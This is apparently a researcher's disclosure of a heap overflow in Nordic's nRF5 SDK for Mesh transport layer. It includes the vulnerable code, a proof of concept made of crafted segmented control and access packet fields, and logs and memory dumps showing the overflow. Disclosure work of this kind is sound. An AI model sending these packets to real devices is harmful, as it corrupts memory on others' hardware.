Nordic Bluetooth Mesh SDK transport reassemble-heap overflow 2

Thanks for reviewing !

Any question please contact us at jlu2014yanhan@163.com

# Vulnerability description


Nordic Semiconductor is a fabless semiconductor company specializing in wireless technology for the IoT.
Official website : https://www.nordicsemi.com/

In Nordic nRF5 SDK for Mesh, a heap overflow vulnerability can be triggered by sending a series of segmented control packets and access packets with the same *SeqAuth*.

The affected SDK is nRF5 SDK for Mesh. https://www.nordicsemi.com/Products/Development-software/nRF5-SDK-for-Mesh/Download?lang=en#infotabs
The affected version is : version <= v5.0.0
The vulnerable function is *trs_seg_packet_in* in *mesh/core/src/transport.c*.


# Vulnerability analysis

**Analysis**
Segments are linked together using *SeqAuth*.



| Field | Size (bits) | Notes |
|---|---|---|
| SEG | 1 | 1 = Segmented Message |
| AKF | 1 | Application Key Flag |
| AID | 6 | Application key identifier |
| SZMIC | 1 | Size of TransMIC |
| SeqZero | 13 | Least significant bits of SeqAuth |
| SegO | 5 | Segment Offset number |
| SegN | 5 | Last Segment number |
| Segment m | 8 to 96 | Segment m of the Upper Transport Access PDU |


*Table 3.11: Segmented Access message format*




| Field | Size (bits) | Notes |
|---|---|---|
| SEG | 1 | 1 = Segmented Message |
| | | |
| Opcode | 7 | 0x00 = Reserved<br>0x01 to 0x7F = Opcode of the Transport Control message |
| RFU | 1 | Reserved for Future Use |
| SeqZero | 13 | Least significant bits of SeqAuth |
| SegO | 5 | Segment Offset number |
| SegN | 5 | Last Segment number |
| Segment m | 8 to 64 | Segment m of the Upper Transport Control PDU |

*Table 3.14: Segmented Control message format*

There is a defect that mesh sdk considers control packet and access packet with the same *SeqAuth* derived from *IVindex*, *SeqZero*, *Seq* as linked segmented packet, which causes them to share the same cache memory. However, memory required by control packet is smaller than that of the access packet,




```
/* Try allocating the new session */
p_sar_ctx = sar_ctx_alloc(p_metadata, TRS_SAR_SESSION_RX, total_length);
```



```
uint32_t total_length = ((p_metadata->segmentation.last_segment + 1) *
                         TRANSPORT_SAR_PDU_LEN(p_metadata->net.control_packet));
```

it could lead to a heap overflow when caching access packet in memory allocated for control packet.




```
else if (segment_len != TRANSPORT_SAR_PDU_LEN(p_metadata->net.control_packet)) //parse from packet
{
    /* Got a non-conformant segment length, discard the packet. */
    sar_ctx_cancel(p_sar_ctx, NRF_MESH_SAR_CANCEL_REASON_INVALID_FORMAT);
    return;
}

/* Adopt the network metadata of the segment that was sent last to maintain the correct sequence
 * number order in upper transport. This also ensures that once the packet is added to the
 * replay list, the entry covers them all. */
if (p_sar_ctx->metadata.net.internal.sequence_number < p_metadata->net.internal.sequence_number)
{
    p_sar_ctx->metadata.net = p_metadata->net;
}

memcpy(&p_sar_ctx->payload[segment_offset], packet_mesh_trs_seg_payload_get(p_packet), segment_len);
```


**POC**

First, we send a control packet with *SeqZero* 4096 and *SegN* 4. It makes the mesh sdk allocate a 40 bytes buffer, and starts to cache the segmented packet with the same *SeqAuth*.




```
Bluetooth Mesh
  Network PDU
      0... .... = IVI: 0
      .001 1100 = NID: 28
      1... .... = CTL: Control Message (1)
      .010 1000 = TTL: 40
      SEQ: 20480
      SRC: 1
      DST: 65
      TransportPDU: 81c00004aaaaaaaaaaaaaaaa
      NetMIC: 0xdbc04b56bb52a9d8
  Lower Transport PDU
      1... .... = SEG: Segmented Control Message (1)
      .000 0001 = Opcode: Friend Poll (1)
      1... .... .... .... .... .... = RFU: 1
      .100 0000 0000 00.. .... .... = SeqZero: 4096
      .... .... .... ..00 000. .... = Segment Offset number(SegO): 0
      .... .... .... .... ...0 0100 = Last Segment number(SegN): 4
      Segment: aaaaaaaaaaaaaaaa
```

Next, we send several access packets with *SeqZero* 4096, *SegN* 4 and *SegO* 1~4. These packets are considered to be linked with the previous control packets, and are cached into the previously allocated buffer. However, the buffer is too small to cache them all, a heap overflow will then occur.




```
Bluetooth Mesh
  Network PDU
      0... .... = IVI: 0
      .001 1100 = NID: 28
      0... .... = CTL: Access Message (0)
      .010 1000 = TTL: 40
      SEQ: 20484
      SRC: 1
      DST: 65
      TransportPDU: 80400084bbbbbbbbbbbbbbbbbbbbbbbb
      NetMIC: 0x000000002227e221
  Lower Transport PDU
      1... .... = SEG: Segmented Access Message (1)
      .0.. .... = AKF: Device key (0)
      ..00 0000 = AID: 0
      0... .... .... .... .... .... = SZMIC: 32-bit (0)
      .100 0000 0000 00.. .... .... = SeqZero: 4096
      .... .... .... ..00 100. .... = Segment Offset number(SegO): 4
      .... .... .... .... ...0 0100 = Last Segment number(SegN): 4
      Segment: bbbbbbbbbbbbbbbbbbbbbbbb
```

We added log print before *mesh_mem_alloc* in the *sar_ctx_alloc* and *memcpy* in the *trs_seg_packet_in*. The log demonstrates that allocated buffer size is 40, while the segment offset can be greater than 40, causing heap overflow.




```
<t:      213737>, transport.c,  408, p_sar_ctx->payload = mesh_mem_alloc(40)
<t:      213742>, transport.c,  991, segment index = 0, segment offset = 0
<t:      235567>, transport.c,  991, segment index = 1, segment offset = 12
<t:      410428>, transport.c,  991, segment index = 2, segment offset = 24
<t:      450260>, transport.c,  991, segment index = 3, segment offset = 36
<t:      606952>, transport.c,  991, segment index = 4, segment offset = 48
```

SEGGER Debugger shows the memory state of heap overflow.



```
Address: &p_sar_ctx->payload[0]                    Size: Auto        Columns: Auto
20006284  AA AA AA AA AA AA AA AA  28 00 00 00 BB BB BB BB  ªªªªªªªª(...»»»»
20006294  BB BB BB BB BB BB BB BB  BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
200062A4  BB BB BB BB BB BB BB BB  BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
200062B4  BB BB BB BB BB BB BB BB  BB BB BB BB 8E 9B 95 EA  »»»»»»»»»»»»...ê
```



```
Address: &p_sar_ctx->payload[40]                   Size: Auto        Columns: Auto
200062AC  BB BB BB BB BB BB BB BB  BB BB BB BB BB BB BB BB  »»»»»»»»»»»»»»»»
200062BC  BB BB BB BB 8E 9B 95 EA  6A 26 11 42 7B BA D2 43  »»»»...êj&.B{ºÒC
200062CC  1A 3B 22 C2 F4 EF 59 CB  F4 69 20 A8 B3 C7 F1 5E  .;"ÂôïYËôi ¨³Çñ^
200062DC  A8 07 B7 17 3B 3D 5B A7  33 60 04 44 36 ED 46 17  ¨.·.;=[§3`.D6íF.
```

Notice that maximum value of *SegN* is 31, corresponding to the overflow size 128 bytes. we just take *SegN* = 4 as an example.

# References

Bluetooth Mesh : https://www.bluetooth.com/blog/introducing-bluetooth-mesh-networking/

Bluetooth Mesh Profile : https://www.bluetooth.com/specifications/specs/mesh-profile-1-0-1/